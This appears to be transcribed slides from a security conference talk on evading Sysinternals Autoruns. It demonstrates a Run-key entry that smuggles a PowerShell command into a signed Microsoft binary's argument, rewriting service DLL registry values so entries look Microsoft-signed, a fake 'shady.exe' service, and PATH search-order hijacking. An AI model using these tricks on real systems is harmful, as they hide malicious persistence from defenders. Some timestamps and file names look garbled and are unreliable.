Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/23/2017 10:38 PM
AdobeAAMUpdater-1.0	Adobe Updater Startup Utility	Adobe Systems Incorporated	c:\program files (x86)\common files\adobe\adobe updater\adobeaamupdater.exe	6/29/2016 3:29 AM
IAStorIcon	Delayed launcher	Intel Corporation	c:\program files\intel\intel(r) rapid storage technology\iastoricon.exe	1/17/2017 12:32 PM
iTunesHelper	iTunesHelper	Apple Inc.	c:\program files\itunes\ituneshelper.exe	9/11/2017 6:21 PM
NvBackend	NVIDIA Backend	NVIDIA Corporation	c:\program files (x86)\nvidia corporation\nvbackend.exe	6/14/2016 6:39 AM
RtHDVBg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\rtdvbgbg.exe	8/22/2016 1:52 AM
RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\rtvcpl.exe	8/22/2016 1:56 AM
SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\windows\windows defender\msdef.exe	12/12/1996 3:34 AM
SyncAppvPublishing		Microsoft Corporation	c:\windows\system32\syncappvpubli...	9/4/2017 11:37 PM
WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\wavesvc.exe	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				6/29/2017 3:01 PM
syncappvpublishingserver.exe	Size: 76 K			
	Time: 9/4/2017 11:37 PM			
Microsoft Corporation	Version: 6.3.15063.608			
SyncAppvPublishingServer.exe ",; Start-Process calc.exe"				

Ready. No Filter.

Service DLL Bug

iPod Service

- iPod hardware management services
- SERVICE_WIN32_OWN_PROCESS
- %ProgramFiles%\iPod\bin\iPodService.exe

Within the Registry



The screenshot shows the Windows Registry Editor window. The title bar reads "Registry Editor". The menu bar includes "File", "Edit", "View", "Favorites", and "Help". The title of the main pane is "Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\iPod Service".

The left pane displays a tree view of registry keys under "iPod Service", including "IKEEXT", "IndirectKmd", "inetaccs", "IntcAzAudAddService", "IntcDAud", "Intel Storage Counters", "intelide", "intelpep", "intelppm", "iorate", "IpFilterDriver", "iphlpsvc", "IPMIDRV", "IPNAT", "iPod Service", "IpxlatCfgSvc", "irda", "IRENUM", and "irmon". A red arrow points to the "iPod Service" key.

The right pane shows a table of service configuration values:

Name	Type	Data
(Default)	REG_SZ	(value not set)
DependOnService	REG_MULTI_SZ	RpcSs
Description	REG_SZ	iPod hardware management services
DisplayName	REG_SZ	iPod Service
StartControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	"C:\Program Files\iPod\bin\iPodService.exe"
ObjectName	REG_SZ	LocalSystem
RequiredPrivileges	REG_MULTI_SZ	SeCreateGlobalPrivilege SeLoadDriverPrivilege SeBackupPrivile
Type	REG_DWORD	0x00000010 (16)

The rows for "ImagePath" and "Type" are highlighted with red boxes.

Within Autoruns



Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:


AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
<input checked="" type="checkbox"/> igfxCUIService2.0.0.0	Service for Intel(R) HD Graphics Cont...	Intel Corporation	c:\windows\system32\driverstore\file...	4/21/2017 11:54 AM
<input checked="" type="checkbox"/> IKEEXT	The IKEEXT service hosts the Intern...	Microsoft Corporation	c:\windows\system32\ikeext.dll	2/20/1913 4:35 AM
<input checked="" type="checkbox"/> iphlpsvc	Provides tunnel connectivity using IP...	Microsoft Corporation	c:\windows\system32\iphlpsvc.dll	8/25/1904 7:39 AM
<input checked="" type="checkbox"/> iPod Service	iPod hardware management services	Apple Inc.	c:\program files\ipod\bin\ipodservice...	9/11/2017 6:21 PM
<input checked="" type="checkbox"/> IpxlatCfgSvc	Configures and enables translation fro...	Microsoft Corporation	c:\windows\system32\ipxlatcfg.dll	4/1/1940 4:04 PM
<input checked="" type="checkbox"/> imon	Detects other Infrared devices that ar...	Microsoft Corporation	c:\windows\system32\imon.dll	6/29/1935 6:45 PM
<input checked="" type="checkbox"/> KeyIso	The CNG key isolation service is host...	Microsoft Corporation	c:\windows\system32\keyiso.dll	5/20/1992 3:13 AM
<input checked="" type="checkbox"/> KtmRm	Coordinates transactions between th...	Microsoft Corporation	c:\windows\system32\msdtckm.dll	6/12/1978 7:20 PM
<input checked="" type="checkbox"/> LanmanServer	Supports file, print, and named-pipe s...	Microsoft Corporation	c:\windows\system32\svrsvc.dll	11/19/2007 4:11 AM
<input checked="" type="checkbox"/> LanmanWorkstation	Creates and maintains client network ...	Microsoft Corporation	c:\windows\system32\wkssvc.dll	6/15/1981 1:50 AM
<input checked="" type="checkbox"/> Ifsvc	This service monitors the current loca...	Microsoft Corporation	c:\windows\system32\ifsvc.dll	3/12/1935 7:30 PM

Selected Item:


ipodservice.exe Size: 657 K
iPod hardware management services Time: 9/11/2017 6:21 PM
Apple Inc. Version: 12.7.0.166
"C:\Program Files\ipod\bin\ipodService.exe"

Ready. | No Filter.



DcomLaunch


- DCOM Server Process Launcher
- SERVICE_WIN32_SHARE_PROCESS
- %SystemRoot%\system32\svchost.exe



ServiceDLL

- %SystemRoot%\system32\rpcss.dll

Within the Registry



Within the Registry



The screenshot shows the Windows Registry Editor window. The title bar reads "Registry Editor". The menu bar includes "File", "Edit", "View", "Favorites", and "Help". The title of the main pane is "Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DcomLaunch\Parameters".

The left pane displays a tree view of registry keys under "DcomLaunch". A red arrow points to the "Parameters" key. Other visible keys include CompositeBus, COMSysApp, condrv, CoreMessagingRegistration, CoreUI, cphs, cplspcon, crypt32, CryptSvc, CSC, CscService, dam, DCLocator, and defragsvc.

The right pane shows a table with three columns: "Name", "Type", and "Data". One entry is highlighted with a red box:

Name	Type	Data
ab\RPCSS	REG_EXPAND_SZ	%SystemRoot%\system32\rpcss.dll
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\system32\rpcss.dll

Within Autoruns



Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
cplspcon	Intel(R) Content Protection HDCP Ser...	Intel Corporation	c:\windows\system32\driverstore\file...	4/21/2017 12:15 PM
CryptSvc	Provides three management services:...	Microsoft Corporation	c:\windows\system32\cryptsvc.dll	7/18/2025 3:45 AM
CscService	The Offline Files service performs mai...	Microsoft Corporation	c:\windows\system32\cscsvc.dll	12/31/2028 8:13 AM
DcomLaunch	The DCOMLAUNCH service launches...	Microsoft Corporation	c:\windows\system32\vpcss.dll	9/10/2018 10:27 PM
defragsvc	Helps the computer run more efficient...	Microsoft Corporation	c:\windows\system32\defragsvc.dll	10/19/2002 6:17 AM
DeviceAssociationService	Enables pairing between the system ...	Microsoft Corporation	c:\windows\system32\das.dll	6/3/1958 2:30 PM
DeviceInstall	Enables a computer to recognize and...	Microsoft Corporation	c:\windows\system32\umpnpmgr.dll	4/8/1902 9:59 AM
DevicesFlowUserSvc	Device Discovery and Connecting	Microsoft Corporation	c:\windows\system32\devicesflowbr...	1/1/1908 3:13 AM
DevicesFlowUserSvc_5...	Device Discovery and Connecting	Microsoft Corporation	c:\windows\system32\svchost.exe	4/26/1971 10:43 AM
DevQueryBroker	Enables apps to discover devices wit...	Microsoft Corporation	c:\windows\system32\devquerybrok...	12/16/1925 2:52 AM
Dhcp	Registers and updates IP addresses ...	Microsoft Corporation	c:\windows\system32\dhcpcore.dll	11/30/1904 3:56 AM

rpcss.dll
Size: 1,060 K
The DCOMLAUNCH service launches Time: 9/10/2018 10:27 PM
Microsoft Corporation Version: 6.3.15063.608
%SystemRoot%\system32\rpcss.dll

Ready. No Filter.



LET'S SHOW EM THE BUG

A Little Tampering...



The screenshot shows the Windows Registry Editor window. The title bar reads "Registry Editor". The menu bar includes "File", "Edit", "View", "Favorites", and "Help". The address bar displays the path: "Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\iPod Service\Parameters".

The left pane shows a tree view of registry keys under "iPod Service", with "Parameters" highlighted by a red arrow. The right pane displays a table of parameters:

Name	Type	Data
ab\{D-e...4}	REG_SZ	(value not set)
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\system32\rpcss.dll

The "ServiceDll" parameter is highlighted with a red box. Its value is "%SystemRoot%\system32\rpcss.dll".

Within Autoruns



Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
<input checked="" type="checkbox"/> igfxCUIService2.0.0.0	Service for Intel(R) HD Graphics Cont...	Intel Corporation	c:\windows\system32\driverstore\file...	4/21/2017 11:54 AM
<input checked="" type="checkbox"/> IKEEXT	The IKEEXT service hosts the Intern...	Microsoft Corporation	c:\windows\system32\ikeext.dll	2/20/1913 4:35 AM
<input checked="" type="checkbox"/> iphlpsvc	Provides tunnel connectivity using IP...	Microsoft Corporation	c:\windows\system32\iphlpsvc.dll	8/25/1904 7:39 AM
<input checked="" type="checkbox"/> iPod Service	iPod hardware management services	Microsoft Corporation	c:\windows\system32\vpcss.dll	9/10/2018 10:27 PM
<input checked="" type="checkbox"/> IpxlatCfgSvc	Configures and enables translation fro...	Microsoft Corporation	c:\windows\system32\ipxlatcfgsvc.dll	4/1/1940 4:04 PM
<input checked="" type="checkbox"/> imon	Detects other Infrared devices that ar...	Microsoft Corporation	c:\windows\system32\imon.dll	6/29/1935 6:45 PM
<input checked="" type="checkbox"/> KeyIso	The CNG key isolation service is host...	Microsoft Corporation	c:\windows\system32\keyiso.dll	5/20/1992 3:13 AM
<input checked="" type="checkbox"/> KtmRm	Coordinates transactions between th...	Microsoft Corporation	c:\windows\system32\msdtckmm.dll	6/12/1978 7:20 PM
<input checked="" type="checkbox"/> LanmanServer	Supports file, print, and named-pipe s...	Microsoft Corporation	c:\windows\system32\srvsvc.dll	11/19/2007 4:11 AM
<input checked="" type="checkbox"/> LanmanWorkstation	Creates and maintains client network ...	Microsoft Corporation	c:\windows\system32\wkssvc.dll	6/15/1981 1:50 AM
<input checked="" type="checkbox"/> Ifsvc	This service monitors the current loca...	Microsoft Corporation	c:\windows\system32\ifsvc.dll	3/12/1935 7:30 PM

rpcss.dll Size: 1,060 K Time: 9/10/2018 10:27 PM Version: 6.3.15063.608 %SystemRoot%\system32\rpcss.dll

Ready. No Filter.

Shady Service



Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DerbyCon

The screenshot shows the Windows Registry Editor window. The left pane displays a tree view of registry keys under 'Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services'. One key, 'DerbyCon', is expanded, showing its subkey 'Parameters'. The right pane lists the properties for the '(Default)' value of the 'DerbyCon' key. A red box highlights the 'ImagePath' entry, which has a value of 'shady.exe'. Other listed properties include '(Default)', 'ObjectName', 'Start', and 'Type'.

Name	Type	Data
(Default)	REG_SZ	(value not set)
ObjectName	REG_SZ	Localsystem
ImagePath	REG_EXPAND_SZ	shady.exe
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000010 (16)

Fake Service DLL



The screenshot shows the Windows Registry Editor window. The title bar reads "Registry Editor". The menu bar includes "File", "Edit", "View", "Favorites", and "Help". The main pane displays the registry key "Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DerbyCon\Parameters". The left pane shows a tree view of registry keys, and the right pane shows a table of registry values. A red box highlights a specific value entry:

Name	Type	Data
ServiceDLL	REG_EXPAND_SZ	%SystemRoot%\system32\dhcpcore.dll

The "ServiceDLL" value is of type REG_EXPAND_SZ and has a data value of "%SystemRoot%\system32\dhcpcore.dll".

Sweet Victory!



Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
CscService	The Offline Files service performs mai...	Microsoft Corporation	c:\windows\system32\cscsvc.dll	12/31/2028 8:13 AM
DcomLaunch	The DCOMLAUNCH service launch...	Microsoft Corporation	c:\windows\system32\vpcss.dll	9/10/2018 10:27 PM
DeviceInstall	Enables a computer to recognize and...	Microsoft Corporation	c:\windows\system32\umpnppmgr.dll	4/8/1902 9:59 AM
DevicesFlowUserSvc	Device Discovery and Connecting	Microsoft Corporation	c:\windows\system32\devicesflowbr...	1/1/1908 3:13 AM
DevicesFlowUserSvc_5...	Device Discovery and Connecting	Microsoft Corporation	c:\windows\system32\svchost.exe	4/26/1971 10:43 AM
DevQueryBroker	Enables apps to discover devices wit...	Microsoft Corporation	c:\windows\system32\devquerybrok...	12/16/1925 2:52 AM
Dhcp	Registers and updates IP addresses ...	Microsoft Corporation	c:\windows\system32\dhcpcore.dll	11/30/1904 3:56 AM
diagnosticshub.standard...	Diagnostics Hub Standard Collector ...	Microsoft Corporation	c:\windows\system32\diagsvcs\diag...	5/23/1907 4:48 PM
DerbyCon	DHCP Client Service	Microsoft Corporation	c:\windows\system32\dhcpcore.dll	11/30/1904 3:56 AM

dhcpcore.dll
DHCP Client Service
Microsoft Corporation
%SystemRoot%\system32\dhcpcore.dll

Ready. No Filter.

Extension Search Order Bug

WTF is Search Order?



The process of resolving the location of a desired file.

A screenshot of a Windows Command Prompt window titled "C:\Windows\system32\cmd.exe". The window displays the following text:
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\User>calc.exe

Searching for calc.exe



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ... Process Name PID Operation Path Result Detail

Time ...	Process Name	PID	Operation	Path	Result	Detail
9:46:3...	cmd.exe	17096	CreateFile	C:\Users\User\calc.exe	NAME NOT FOUND	Desired Access: Read Attributes
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Users\User\calc.exe	NO SUCH FILE	Filter: calc.exe
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Users\User\calc.exe.*	NO SUCH FILE	Filter: calc.exe.*
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Python36\calc.exe	NO SUCH FILE	Filter: calc.exe
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Python36\calc.exe.*	NO SUCH FILE	Filter: calc.exe.*
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Python36\Scripts\calc.exe	NO SUCH FILE	Filter: calc.exe
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Python36\Scripts\calc.exe.*	NO SUCH FILE	Filter: calc.exe.*
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Program Files\Dell\DW WLAN Card\calc.exe	NO SUCH FILE	Filter: calc.exe
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Program Files\Dell\DW WLAN Card\calc.exe.*	NO SUCH FILE	Filter: calc.exe.*
9:46:3...	cmd.exe	17096	QueryDirectory	C:\Windows\System32\calc.exe	SUCCESS	Filter: calc.exe, 1: calc.exe

Showing 55 of 366,481 events (0.015%) Backed by virtual memory

Searching for calc.exe



A screenshot of a Windows Command Prompt window titled "cmd C:\Windows\system32\cmd.exe". The window contains the following text:

```
C:\Users\User>calc.exe  
C:\Users\User>echo %PATH%  
C:\Python36\;C:\Python36\Scripts\;C:\Program Files\Dell\DW WLAN Card;;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program Files\WIDCOMM\Bluetooth Software\;C:\Program Files\WIDCOMM\Bluetooth Software\syswow64;C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files (x86)\010 Editor;C:\Users\User\AppData\Local\Microsoft\Windows Apps;;C:\Program Files (x86)\Microsoft VS Code\bin  
C:\Users\User>
```

The command "echo %PATH%" is highlighted with a red rectangle.

Searching for calc?



A screenshot of a Windows Command Prompt window titled 'cmd C:\Windows\system32\cmd.exe'. The window is black with white text. In the center, the command 'calc' is typed at the prompt 'C:\Users\User>'. The window has standard Windows controls (minimize, maximize, close) in the top right corner.

Within ProcMon



Process Monitor - Sysinternals: www.sysinternals.com

